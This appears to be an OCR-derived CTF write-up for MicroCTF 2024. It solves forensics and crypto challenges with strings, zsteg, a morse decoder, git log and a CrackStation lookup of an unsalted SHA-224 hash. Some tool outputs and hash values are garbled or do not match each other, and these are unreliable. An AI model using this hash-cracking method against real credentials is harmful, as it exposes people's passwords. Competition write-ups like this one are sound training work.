
Name	Type	Size	Modified
flag.txt	Text	618 bytes	Yesterday
flag.png	Image	202.9 kB	25 Aug
flag.c	Text	3.7 kB	25 Aug
flag.exe	Program	22 bytes	Yesterday
flag.png	Image	43.0 kB	25 Aug
flag.txt	Text	69 bytes	Yesterday
flag2of2-final.png	Image	3.4 kB	8 Feb
forensics.jpg	Image	124.8 kB	28 Sep
tree.txt	Text	23 bytes	Yesterday
gambar.jpg	Image	31.0 kB	Yesterday

The screenshot shows the dCode.fr website for 'Whitespace Language'. A search bar at the top has 'F14g{und3r_0ur_n0s3s_th3_wh0l3_' entered. Below it, a box displays the result 'HYPE'. To the right, there's a sidebar with links like 'Interpret&Execute Whitespace code', 'Similar pages', and 'Support'.


And this tool decode the whitespace which is the flag.

The screenshot shows a challenge interface from ctf.siberangex.com. The challenge 'Normal File 2' is listed under the 'NORMAL' category with 12 solves. It shows the input 'F14g{und3r_0ur_n0s3s_th3_wh0l3_'. A message says 'You already solved this'. Other challenges like 'big hengker' and 'Flag in Disguise' are also visible.

Assignment




When I open this file, it shows nothing.



But it is a lie. I just use my click my cursor and drag all the file to get flag. Easy

A screenshot of the MicroCTF 2024 challenge interface. The main page shows a grid of challenges categorized by type (e.g., WEB, PWN). In the center, a detailed view of the "Assignment" challenge is displayed. The challenge has a value of 50 points and is marked as solved ("12 SOLVES"). The description reads: "Aku pinjam Imran punya assignment nak copypaste nujuk, tapi kenapa kosong ni?" The author is listed as "mikrypt". Below the description is a text input field containing the flag "F14g{ap4hal_f0nt_put1h}" and a "Submit" button. A message below the input field says "You already solved this". To the right of the challenge view, there are other challenges like "The Seventh Class" and "Behind the Screen". The bottom of the screen shows the challenge categories again.

Fragmented Files



```
malscott@kali:~/Downloads$ file archive.dat
archive.dat: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=15dff3239aa7c3b1a71e6b2e3b6e4009dab998, for GNU/Linux 3.2.0, stripped
```

Check some type of file by using this command. It shows ELF executable which is ELF file.

```
(malscott@kali)-[~/Downloads]$ binwalk archive.dat
[+] URL-Decoding of "whitespaces" - Online
[+] Exploit generation from URL-encoded format with various advanced options. Our site has an
DECIMAL      HEXADECIMAL      DESCRIPTION
0            0x0              ELF, 64-bit LSB shared object, AMD x86-64, version 1 (SYSV)
2312          0x908             ESP Image (ESP32): segment count: 2, flash mode: QPIO, flash speed: 40MHz, flash size: 1MB, entry address: 0x12, hash: none
108589        0x1A82D           Copyright string: "Copyright (C) 1996-2022 Free Software Foundation, Inc."
108744        0x1A8C8           Copyright string: "copyright notice and this notice are preserved."
113710        0x1BC2E           Unix path: /usr/share/locale
126336        0x1EDB0           Copyright string: "Copyright %s %d Free Software Foundation, Inc."
148928        0x245C0           Unix path: /usr/lib/debug/.dwz/x86_64-linux-gnu/coreutils.debug
```


Use binwalk but shows nothing. Only ELF

```
(mascott@kali)-[~/Downloads]
$ strings archive.dat
/1b64/ld-linux-x86-64.so.2
k,_@
__ITM_deregisterTMCloneTable
__mon_start__
__ITM_registerTMCloneTable
_fgetfilecon
frecon
_lgetfilecon
faccessat
setlocale
__ctype_tolower_loc
stpcpy
_cx_finalize
__printf_chk
_obstack_free
mbstowcs
strchr
fileno
__obstack_begin_1
program_invocation_name
getchar
malloc
memmove
fwrite_unlocked
mbsinit
localtime_r
assert_fail
_setjmp
dirfd
stat
__libc_start_main
strtoumax
__fprintf_chk
strcmp
sigaddset
locallocn
signal
__ctype_get_mb_cur_max
iswctrl
```


I just use strings to read the file in a readable form.

```
mascott@kali:~/Downloads
File Actions Edit View Help
General help using GNU software: <Xs>
Copyright &s Free Software Foundation, Inc.
invalid %s argument '%s'
%%s argument '%s' too large
invalid prefix in %%s argument '%s'
/lib/xstrtol.c
0 < strtol_base &gt; strtol_base <= 36
 strtoumax
 ASCII
 *35
/usr/lib/debug/.dwz/x86_64-linux-gnu/coreutils.debug
dffff3239aa7c3b16a71e6b2e3b6e4009dab998.debug
._shstrtab
._interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
._init
._plt.got
._text
._fini
._rodata
._eh_frame_hdr
._eh_frame
._init_array
._fini_array
._data.rel.ro
._dynamic
._got.plt
._data
._bss
.gnu_debugaltlink
.gnu_debuglink
F14g[b1mW4lk_d4t_f1l3]
```

I found it.



Emergency Request



When I hear to this audio. Its using morse code.

A screenshot of a Google search results page. The search query is "morse code decoder". The first result is "Morse Code World" with the URL https://morsecode.world/international/translator. The second result is "Morse Code Translator" with the URL https://morsecodee.com. The third result is "DNS Checker" with the URL https://dnschecker.org/morse-code-translator. The fourth result is "Morse Code Translator - Free Encode/Decode ..." with the URL https://www.morsecode.org/morse-code-translator. The fifth result is "Capitalize My Title" with the URL https://capitalizemytitle.com/morse-code-translator. The search results also mention "Online Morse Code Translator, Decoder, Generator, Converter" and "Our Morse Code Translator helps you translate text to Morse code & Morse code to text following the standards. Enter your text & then play the Code!"

I'm using online tools which is morse code decoder

The screenshot shows a web browser window with multiple tabs open. The active tab is 'Morse Code Adaptive' from 'morsecode.world'. The page title is 'Morse Code Adaptive Audio Decoder' under 'International Morse Decoders'. It features a 'Morse Decoder' section with instructions for listening to audio or uploading files. A dropdown menu 'Alphabet to decode into' is set to 'Latin'. Below it, a message states: 'All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC".' There are buttons for 'Listen' (orange), 'Stop' (grey), 'Upload' (green), 'Play' (orange), and 'Stop' (grey). A text input field labeled 'Filename:' contains 'LLIvory_to_radio_station.wav'. A red button at the bottom left says 'Clear Message'.

This screenshot is identical to the one above, but the text input field now displays the decoded message: 'TH1SX1SXW9RS3XC6D3'. The rest of the interface remains the same, including the 'Clear Message' button at the bottom left.


I upload the audio file in this tool and I found the strings.

```
F14g{TH1S_1S_M0RS3_C0D3}
```

I replaced X with _ and got the flag. Easy peasy Lt. Ivory.

Sedikit tapi paling ketara

The screenshot shows the MicroCTF 2024 challenge interface. The challenge titled "Sedikit Tapi Paling Ketara" is listed under the Cryptography category with a difficulty level of MODERATE and a score of 350. The challenge description states: "Salah seorang pemain bola sepak di Liga EPL telah menghantarkan gambar misteri kepada saya. Mesej apa yang ingin diampaikan?" The author is MrHyper. The challenge interface includes a file input field for the flag and a "Submit" button. Other challenges visible in the background include "Ejen Ke Sektor 471", "Sunset", "Dumpy Dump", "Kicauan Burung", "Gambir Rosak", "Emergency Request", "Tek Suka Sesine!", and "EX".



A terminal window showing the output of the binwalk command on the file "lsociety.png". The terminal is running on a Kali Linux system, indicated by the prompt "(malscotti㉿kali)". The command "binwalk lsociety.png" is run, and the output shows that the file is a PNG image (735 x 489 pixels) in 8-bit/color RGBA format, non-interlaced, and contains Zlib compressed data. The terminal also lists supported hash types: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, and sha512. A "Download C" link is present at the bottom right of the terminal window.

Binwalk and I found PNG image. Nothing.

```
(malscottt㉿kali)-[~/Downloads]
$ exiftool lsociety.png
ExifTool Version Number : 12.76
File Name : lsociety.png
Directory : .
File Size : 338 kB
File Modification Date/Time : 2024:11:03 20:30:10+08:00
File Access Date/Time : 2024:11:03 20:30:11+08:00
File Inode Change Date/Time : 2024:11:03 20:30:10+08:00
File Permissions : -rw-rw-r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 735
Image Height : 489
Bit Depth : 8
Color Type : RGB with Alpha
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
SRGB Rendering : Perceptual
Image Size : 735x489
Megapixels : 0.359
```

Enter up to 20 non-salted hashes, one per line.

Supports: LM, NTLM, md2, md4, md5, md5(md5)

Color Codes: Green Exact match, Yellow Partial match

How CrackStation Works

CrackStation uses massive pre-computed password hash tables to quickly search for a password for that hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing guide](#).

I also using exiftool to see more info about the image. None.

```
(malscottt㉿kali)-[~/Downloads]
$ zsteg lsociety.png
Hash Type Result
image-data .. file: 370 XA sysV pure executable not stripped
b1,r,lsb,xy .. text: "aCevZj?"*
b1,rgb,lsb,xy .. text: "Here's the flag: Fl4g{#_suck}.Opss, Not So Easy. Find The plaintext of this \"random string\" (3a6cb3b78c606a08c9947ae1feed660a6f7176013c5a0bb9c773d58) and replace the hashtag."
b2,b,msb,xy .. text: "AQUEUD@TD"
b2,rgb,lsb,xy .. file: OpenPGP Public Key
b2,bgr,lsb,xy .. file: OpenPGP Public Key
b2,rgba,lsb,xy .. file: OpenPGP Public Key
b3,b,lsb,xy .. text: "VS}g{jzIW"
b4,r,lsb,xy .. text: "#ETUdEDY"
b4,b,lsb,xy .. text: "\%ivfwftFwh"
b4,b,msb,xy .. text: "[\$= [abD,*"
b4,rgba,lsb,xy .. text: "$/$W_Goh"
```

CrackStation's lookup tables were created by extracting every word from the Wikipedia database and testing with every password list we could find. We also applied various word mangling rules before hashing so our searches to make them much more effective. For MD5 and SHA1 hashes, we have a 100GB, 1.5 billion-entry lookup table.

For now, I use steganography tool to check some hidden information behind the image. And I found this. Random string is using hash.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

3a6fc3b78c686a08c9947ae1feed66ba6f7176013c5a0bb9c773d58

I'm not a robot

Hash Type Result

3a6fc3b78c686a08c9947ae1feed66ba6f7176013c5a0bb9c773d58 sha224 manchesterunited

Color Codes: Exact match, Partial match, Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Last Modified: May 27, 2019, 8:19am UTC
 Page Hits: 56023603
 Unique Hits: 11100000
[Defuse Security](#) | [Search](#) | [Secure Pastebin](#) | [Source Code](#)

I use crackstation to see what is this hash. And I found this hash using sha224 and the result is manchesterunited.



CHALLENGE 4 SOLVES

Sedikit Tapi Paling Ketara

350

Author: MrHyper

F14g{manchesterunited_sUcK}

You already solved this

Ejen Ke Sektor 471

Baber Rossak

getit

Big hengker

```
(malscottt㉿kali)-[~/Downloads]
$ tar xzf challenge.tar.gz
(malscottt㉿kali)-[~/Downloads]
$ ls
'discover_and_Decode'
'Discover_and_Decode.zip'
'Dumpy_Dump'
'Financial_Report_for_ABC_Labs.pdf'
'Financial_Report_for_ABC_Labs.txt'
'Group_A.jpg'
'Group_B.jpg'
'Group_C.jpg'
'I_am_Taken_HELP(1).mp3'
'I_am_Taken_HELP.mp3'
'Kicauan_burung.wav'
'Lost_Art.jpg'
Lt.Ivory_to_radio_station.wav
'Renusus-10.0.2-debian10_amd64.deb'
'README.md'
'SCADA-log.xlsx'

STEM-auth.log      challengefile
Snort_logs.xlsx   cipher(2).txt
StayPositive.pdf  crackme
TakSukaJaSmile.js disk.flag.img
VM                dolls.jpg
_dolls.jpg.extracted drop-in
_flag.png.extracted archive.dat
assignment.pdf    e3t4eu0BT-267oIAQAu6jDQyK3nVivM.woff2
enc               encrypted.txt
atbash.jpg        extracted
cabaran.py        extracted.zip
chal.pcapng       chall
challenge         challenge
fixed.png         file.txt
flag.c            flag_fixed.png
flag.exe          flag.png
flag.png          photo-1533450718592-29d45635f0a9.jpeg
flag.txt          flagtofz-final.png
forensic.jpg      forensics.jpg
free.txt          gambar.jpg
hidden_sunset.jpg home
master.zip        lsociety.png
messsage.txt      mobpsycho.apk
mystery          nama.c
nama.txt          output_file
password.enc     upload_process(1).php
values            upload_process.php
php_filter_chain_generator.py
phpinfo.txt       pico.Flag.png
readmycert.csr    redherring.exe
secret.eng        serpentine.py
store.c           trace.pcap
tunnnl_vis10n    unknown.zip
unkn_reality.jpg
unknown.zip       'upload_process(1).php'
upload_process.php
```

Extract the file using tar xzf.

```
(malscottt㉿kali)-[~/Downloads]
$ cd challenge
(malscottt㉿kali)-[~/Downloads/challenge]
$ ls
message_10.txt message_11.txt message_12.txt message_13.txt message_14.txt message_15.txt message_5.txt message_6.txt message_7.txt message_8.txt message_9.txt
```

Insert the directory and cat all file.

```
(malscottt㉿kali)-[~/Downloads/challenge]
$ cat message_10.txt
Flag?
```

I found nothing. Only Flag?

```
(malscottt㉿kali)-[~/Downloads/challenge]
$ git log -- message_9.txt
commit 41a5129223af926a38e38a49d88a8ed19c85a2b
Author: Nielatte <danielfazli106@gmail.com>
Date:   Tue Oct 29 08:55:55 2024 -0700


    kenapa beria cari ni
```

So I decided to check the log of the file. In file message15.txt, I found flag which is I check the log at message15.txt.

